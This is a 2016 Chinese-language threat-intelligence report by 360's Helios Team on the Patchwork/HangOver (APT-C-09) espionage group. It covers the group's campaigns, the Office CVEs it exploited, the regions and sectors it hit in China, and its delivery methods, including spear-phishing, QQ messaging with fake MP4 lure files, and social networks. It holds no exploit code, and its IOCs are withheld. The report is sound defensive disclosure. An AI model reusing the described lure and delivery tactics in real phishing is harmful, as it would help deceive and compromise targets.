
APT

摩诃草组织(APT-C-09)

来自南亚的定向攻击威胁



SkyEye 天眼实验室 | HeliosTeam 追日团队

目录

报告更新相关时间节点
2016 年 7 月 25 日，形成综合分析报告
2016 年 7 月 26 日，补充修改部分内容
2016 年 7 月 29 日，补充修改部分内容

披露申明

本报告中出现的 IOC（Indicators of Compromise，威胁指标），进一步包括涉及到相关攻击事件的样本文件 MD5 等哈希值、域名、IP、URL、邮箱等威胁情报信息，由于其相关信息的敏感性和特殊性，所以在本报告中暂不对外披露，在报告中呈现的相关内容（文字、图片等）均通过打码隐藏处理。

若您对本报告的内容感兴趣，需要了解报告相关细节或相关 IOC，可与 360 追日团队通过电子邮件进行联系，另外我们目前只提供电子邮件联系方式：360zhuiri@360.cn，敬请谅解！

一、 概述

摩诃草组织（APT-C-09），又称 HangOver、VICEROY TIGER、The Dropping Elephant、Patchwork，是一个来自于南亚地区的境外 APT 组织，该组织已持续活跃了 7 年。摩诃草组织最早由 Norman 安全公司于 2013 年曝光，随后又有其他安全厂商持续追踪并披露该组织的最新活动，但该组织并未由于相关攻击行动曝光而停止对相关目标的攻击，相反从 2015 年开始更加活跃。

摩诃草组织主要针对中国、巴基斯坦等亚洲地区国家进行网络间谍活动，其中以窃取敏感信息为主。相关攻击活动最早可以追溯到 2009 年 11 月，至今还非常活跃。在针对中国地区的攻击中，该组织主要针对政府机构、科研教育领域进行攻击，其中以科研教育领域为主。

从 2009 年至今，该组织针对不同国家和领域至少发动了 3 波攻击行动和 1 次疑似攻击行动。整个攻击过程使用了大量系统漏洞，其中至少包括一次 0day 漏洞攻击；该组织所采用的恶意代码非常繁杂。载荷投递的方式相对传统，主要是以鱼叉邮件进行恶意代码的传播，另外部分行动会采用少量水坑方式进行攻击；值得关注的是，在最近一次攻击行动中，出现了基于即时通讯工具和社交网络的恶意代码投递方式，进一步还会使用钓鱼网站进行社会工程学攻击。在攻击目标的选择上，该组织主要针对 Windows 系统进行攻击，同时我们也发现了存在针对 Mac OS X 系统的攻击，从 2015 年开始，甚至出现了针对 Android OS 移动设备的攻击。

由于对摩诃草组织的攻击行动不是第一次披露，通过针对相应 TTPs（Tactics, Techniques and Procedures，战术、技术与步骤）的分析，结合以往跟进或披露的各类 APT 组织或攻击行动，我们认为大部分 APT 组织的相关攻击活动是不会停歇的，即使被某些报告暂时披露，导致过去的手段失效，但是只要被攻击目标存在价值，攻击组织的行动依然持续；存在部分情况，攻击已达到最初预期，攻击组织选择暂时的蛰伏，但最终的目的也都是为了下一次攻击养精蓄锐，这也是 APT 本身特性之一。其次，APT 组织是否会对一个目标发动攻击，主要取决于被攻击目标的价值，而不在于被攻击目标本身的安全防护强弱程度，被攻击目标本身的强弱只是决定了攻击组织所需的成本，而大多数 APT 组织会为了达到其意图，几乎不计成本（具有国家背景的攻击组织所投入的攻击成本常常超出我们的想象）。

分析过去一年中发生的 APT 攻击，我们还发现中国一直都是 APT 攻击的主要受害国，其中相关攻击组织主要关注科研教育、政府机构领域，以窃取数据为目的。这和中国目前所处的经济与政治环境息息相关。同时，导致针对中国目标的攻击频频得手，除了被攻击目标本身防御措施薄弱以外，针对 APT 等高级威胁，被攻击目标本身缺乏积极主动的响应，即使在报告披露之后，甚至得知成为受害者之后，依然无法引起相应的重视，导致对自身检查和修复不足，常常旧伤未愈，又添新恨。

同时，中国网络安全行业依然缺乏能力型厂商的生存空间，大量的建设还是围绕过去的规划思路进行，这就导致了防护措施与高级威胁之间的脱节，从而给 APT 攻击造成了大量可乘之机。十三五规划的第一年，只有我们真正从安全规划上改变思路，积极引入能力型厂商，才能形成能力型安全厂商与客户之间的协同联动，打通监控发现到检测防御的事件响应各个环节，形成良性的闭合循环。

公开时间	报告名称	公司

2013 年 5 月 16 日	OPERATION HANGOVER-Unveiling an Indian Cyberattack Infrastructure[1]	Norman[2]
2013 年 5 月 20 日	Operation Hangover: Q&A on Attacks[3]	Symantec
2013 年 5 月 21 日	Big Hangover	F-Secure
2013 年 6 月 5 日	Operation Hangover: more links to the Oslo Freedom Forum incident[4]	ESET
2013 年 6 月 7 日	Rare Glimpse into a Real-Life Command-and-Control Server[5]	Crowdstrike
2013 年 11 月 5 日	Microsoft Office Zeroday used to attack Pakistani targets[6]	AlienVault
2013 年 11 月 5 日	CVE-2013-3906: a graphics vulnerability exploited through Word documents[7]	Microsoft
2013 年 11 月 6 日	Updates and Mitigation to Microsoft Office Zero-Day Threat (CVE-2013-3906)[8]	McAfee
2013 年 11 月 6 日	VICEROY TIGER Delivers New Zero-Day Exploit[9]	Crowdstrike
2013 年 11 月 7 日	THE DUAL USE EXPLOIT: CVE-2013-3906 USED IN BOTH TARGETED ATTACKS AND CRIMEWARE CAMPAIGNS[10]	FireEye
2014 年 6 月 10 日	Snake In The Grass: Python-based Malware Used For Targeted Attacks[11]	Blue Coat
2016 年 7 月 7 日	Unveiling Patchwork[12]	Cymmetria
2016 年 7 月 8 日	The Dropping Elephant – aggressive cyber-espionage in the Asian region[13]	Kaspersky
2016 年 7 月 10 日	白象的舞步——来自南亚次大陆的网络攻击[14]	安天
2016 年 7 月 25 日	Patchwork cyberespionage group expands targets from governments to wide range of industries[15]	Symantec

表 1 安全厂商针对摩诃草组织发布的相关报告汇总列表

[1] http://blogs.norman.com/2013/security-research/the-hangover-report
[2] 2013 年 12 月，被 Blue Coat 收购
[3] http://www.symantec.com/connect/blogs/operation-hangover-qa-attacks
[4] http://www.welivesecurity.com/2013/06/05/operation-hangover-more-links-to-the-oslo-freedom-forum-incident/
[5] https://www.crowdstrike.com/blog/rare-glimpse-real-life-command-and-control-server/
[6] https://www.alienvault.com/blogs/labs-research/microsoft-office-zeroday-used-to-attack-pakistani-targets
[7] https://blogs.technet.microsoft.com/srd/2013/11/05/cve-2013-3906-a-graphics-vulnerability-exploited-through-word-documents/
[8] https://blogs.mcafee.com/business/updates-and-mitigation-to-cve-2013-3906-zero-day-threat/
[9] https://www.crowdstrike.com/blog/viceroy-tiger-delivers-new-zero-day-exploit/
[10] https://www.fireeye.com/blog/threat-research/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html
[11] https://www.bluecoat.com/security-blog/2014-06-10/snake-grass-python-based-malware-used-targeted-attacks
[12] https://www.cymmetria.com/2016/07/12/unveiling-patchwork-apt/
[13] https://securelist.com/blog/research/75328/the-dropping-elephant-actor/
[14] http://www.antiy.com/response/WhiteElephant/WhiteElephant.html
[15] http://www.symantec.com/connect/blogs/patchwork-cyberespionage-group-expands-targets-governments-wide-range-industries

二、 摩诃草组织的四次攻击行动




图 1 摩诃草组织相关重点事件时间轴

注：

1、 圆形蓝色里程碑：相关典型后门首次出现时间

2、 正方形里程碑：相关漏洞（CVE 编号）首次出现时间

黑色：发起相关攻击时，漏洞为已知漏洞

橙色：发起相关攻击时，漏洞为 0day 漏洞

3、 菱形深灰色里程碑：载荷投递首次出现的时间

攻击行动	活跃时间	载荷投递	漏洞利用	针对目标
第一次	2012、2013	鱼叉邮件（携带附件） 水坑攻击	CVE-2010-3333 CVE-2012-0158 CVE-2012-0422 CVE-2012-4792	主要针对巴基斯坦，涉及中国
第二次	2013	鱼叉邮件（携带附件）	CVE-2013-3906 （0day 漏洞）	主要针对巴基斯坦
第三次	2014、2015	鱼叉邮件（携带附件）	CVE-2010-3333 CVE-2012-0158	主要针对巴基斯坦，涉及中国
第四次（疑似）	2015、2016	鱼叉邮件（携带附件） 鱼叉邮件（无附件） 即时通讯工具 社交网络	CVE-2014-6352 CVE-2015-1641 CVE-2014-1761 CVE-2012-0158 CVE-2014-4114	主要针对中国

图 2 四波攻击行动

第一次攻击行动：Norman 安全公司于 2013 年曝光的 Hangover 组织，我们发现相关样本最早可以追溯到 2009 年 11 月，该组织在 2012 年尤为活跃，相关恶意代码和攻击目标的数量有不断增加。该攻击主要针对巴基斯坦，也有针对中国的攻击，但相关攻击事件较少。

除了针对 windows 操作系统的攻击，在 2012 年针对 Mac OS X 操作系统的攻击也出现了。在第一次攻击行动中就已经开始利用漏洞进行攻击，但暂时没有发现该组织会利用 0day 漏洞。

第二次攻击行动：摩诃草组织在 2013 年 10 月下旬开始针对巴基斯坦的一次集中攻击，主要针对巴基斯坦情报机构或军事相关目标。本次攻击行动具有代表性的就是攻击中采用了一次利用 0day 漏洞（CVE-2013-3906）的攻击，该漏洞是针对微软 Office 产品，随后微软发布的漏洞预警指出该漏洞主要和 TIFF 图像解析有关。

第三次攻击行动：第二次小范围集中攻击之后，2013 年 12 月底至 2014 年初，开始了新一轮攻击，相关目标主要还是针对巴基斯坦军事领域相关目标，本次攻击行动中除了 C&C 服务器等从网络行为可以联系上第一次攻击行动以外，从恶意代码本身代码同源性已经很难关联到第一次攻击行动了。这主要是本次攻击行动中的恶意代码大部分是用 Python 编写的脚本，然后使用 PyInstaller 和 Py2Exe 两种方式进行打包。

第四次（疑似）攻击行动：本次攻击行动也安全厂商被称为“Patchwork”或“The Dropping Elephant”，从 2015 年初开始持续至今的攻击，其中从 2015 年 8 月开始至 2016 年 6 月攻击非常频繁。本次行动的攻击目标主要是中国地区，期间使用了大量文档型漏洞，以 CVE-2014-4114 使用最多。我们主要通过本次攻击行动中 C&C 的 SOA 关联到第一次攻击行动中相关 C&C 历史域名注册人，由于 SOA 本身可以被 DNS 管理者修改，所以存在被刻意修改的可能性，但从我们的分析推断来看这种可能性很低，另外结合相关行动意图和幕后组织的发起方，我们更倾向本次攻击行动属于摩诃草组织的最新一次攻击行动。在本报告后续章节的研究分析，会将本次攻击行动作为摩诃草组织的第四次攻击行动进行描述。

三、 中国受影响情况

本章主要基于摩诃草组织近期的第四次攻击行动，另外会涉及少量第三次攻击行动。进一步对相关攻击行动所针对目标涉及的地域和行业进行相关统计分析，时间范围选择 2015 年 7 月 1 日至 2016 年 6 月 30 日。

1. 地域分布




图 3 国内用户受影响情况（2015 年 7 月-2016 年 6 月）

国内受影响量排名前三的省市是：北京、广东、福建，其中北京地区是主要攻击目标，在西藏、宁夏和贵州这三个省市自治区暂未发现受影响的用户。

注：本报告中用户数量主要指追日团队监控到的计算机终端的数量

2. 行业分布




图 4 主要针对的行业分布

与第一次攻击行动类似，第四次攻击行动在针对中国的攻击中，科研教育领域依然是摩诃草组织重点针对的目标。

从第一次攻击行动开始军事领域一直是摩诃草组织关注的重点，期间主要是针对巴基斯坦地区，很少针对中国地区，但从 2015 年第三方和第四次攻击行动的开始，这一趋势逐渐改变，针对中国地区的军事领域的相关攻击不断增加。

四、 载荷投递

关于针对中国的 APT 攻击中常使用的载荷投递方式，和主流的载荷投递方式的介绍，我们在《2015 年中国高级持续性威胁（APT）研究报告》[16]第四章中也详细介绍，读者可以结合参看相关报告。

1. 鱼叉邮件




图 5 鱼叉邮件主要的类型

注：

上图中斜体字内容是摩诃草组织较少或从未使用的方式。

携带恶意附件

摩诃草组织最常用的是携带二进制格式的可执行恶意程序，相关恶意可执行程序多为“.exe”和“.scr”扩展名。恶意代码文件图标一般为伪装文档、图片图片，进一步一般这类可执行程序均进行压缩，以压缩包形态发送。压缩包和包内恶意代码文件名一般是针对目标进行精心构造的文件名，相关文件名一般与邮件主题、正文内容和恶意代码释放出的诱饵文档内容相符。

另外还频繁使用文档型漏洞，文档型漏洞文件主要作为邮件附件进行针对性投放。相关文档漏洞主要是针对微软 Office 系列，主要采用已知漏洞进行攻击，另外也使用过 0day 漏洞。关于摩诃草组织所使用的漏洞我们在之后章节会有详细介绍。

恶意网址

一般 APT 攻击中鱼叉邮件使用恶意网址（或恶意 URL）相比携带恶意附件还是少很多。但是在摩诃草组织的第四次攻击行动中则为主流的方法。

通常恶意网址会出现在邮件正文中（以超链接或非超链接形态出现），或邮件附件内容

[16] https://ti.360.com/upload/report/file/2015.APT.Annual_Report.pdf

中。后面这种情况较少，一般都是在正文中出现。恶意网址最终指向的页面一般分为几种：钓鱼页面、漏洞页面（浏览器漏洞、文档漏洞）和二进制可执行程序。钓鱼页面指的是不包含最终指向二进制可执行程序的恶意代码（基本为脚本），一般是通过伪造的页面信息，诱导目标将相关敏感信息（用户名、密码等）通过页面窃取。

在摩诃草组织发动的攻击行动中主要是恶意网址以超链接形态存在与邮件正文中，最终是指向一个文档型漏洞文件，相关文档型漏洞文件被放置在钓鱼网站（攻击者依照目标所关注的网站，进行伪造的恶意网站）。攻击者采用这种载荷投递的方式，可以有效地绕过以检测邮件附件为主的防御体系。

2. 即时通讯工具

在 APT 攻击中利用即时通讯工具进行载荷投递的情况比较少，主要是由于基于即时通讯工具的攻击成本远大于使用邮件。关于使用邮件和即时通讯工具，我们进行了一个对比，具体如下表所示：

	邮件	即时通讯工具
针对性	极具针对性	极具针对性
获得目标联系方式难度	一般	困难
投放实施难度	简单	很困难
是否需要多次交互	无	一般需要
时效性	低	高

表 2 邮件和即时通讯工具相关对比

首先邮件一般是以办公为主，而即时通讯工具（如：QQ，之后涉及到相关都以 QQ 为例）除了企业级产品，其他以个人用户为主的产品通常都是以个人用途为主。

从上表中“获得目标联系方式难度”这项来看，电子邮箱地址，尤其是对外办公联系的地址一般都会公布在互联网上，而 QQ 号码，尤其是以个人名义的 QQ 号码很少会公布。进一步攻击者已经获得目标 QQ 号，在“投放实施难度”，需要攻击者具备这些条件：首先，在侦查跟踪环节已经对目标积累了一定的了解，包括目标基本信息、关注的领域、兴趣爱好等；之后，就是需要与目标建立起联系，一般是攻击者主动添加目标 QQ 号，或者是被动等待目标添加，无论是主动还是被动方式建立联系，都需要大量社会工程学与目标之间进行交互。虽然成本较高，但一旦与目标之间建立起联系，并且取得目标的信任，则之后攻击的成功率会较高，而且时效性高。

基于部分客户反馈提供的相关攻击信息，我们发现摩诃草组织在第四次攻击行动中，从 2015 年 8 月底持续到 2016 年 6 月，大量使用即时通讯工具（主要是腾讯的 QQ 聊天工具）向目标发送木马文件和文档型漏洞文件。其中主要以发送二进制可执行程序为主，这类程序主要伪造成 MP4 格式的视频文件，下表示相关恶意文件的文件名：

1my_birthday********_celebration**
best_video********_exotic**
chinas_one********_imlications**
elou college******** come true**

l-my_**********_clip_lovely
lijuan first********** come true
mingxia with**********, see her talent
my_college_********** _good
my_own_**********_imp
myvideo**********foryou2
unseen_video_**********_video_must_watch
美丽的**********的视频 3

表 3 部分诱饵文件名称（伪装 MP4 视频文件）

我们发现同一个恶意诱饵文件还会针对不同的目标进行多次投放，进一步我们也观测到同一目标在短期内也会被不同的木马连续攻击，如下图所示，所使用的木马类型都属于同类不同的变种，我们推测出现这种情况是由于攻击者对目标失去控制权限后，进一步重新获得权限，这也能看出目标的重要程度。

图 6 针对同一目标的三次攻击（基于即时通讯工具）

3. 社交网络

本月初我们披露了一起名为人面狮（APT-C-15）[17]的攻击行动，此次行动是活跃在中东地区的网络间谍活动。期间我们介绍了利用社交网络（Facebook）进行水坑攻击的事例。利用社交网络进行载荷投递的攻击方式并不常见，在摩诃草组织的攻击行动中也采用了类似方式。从 2015 年 3 月开始我们就陆续观察到利用社交网络（国内某社交网站）进行载荷投递，但其频次是远低于利用鱼叉邮件和即时通讯工具。下图是攻击者所关注的两个目标页面。

[17] https://ti.360.com/upload/report/file/rmshixdAPT-C-15-20160630.pdf

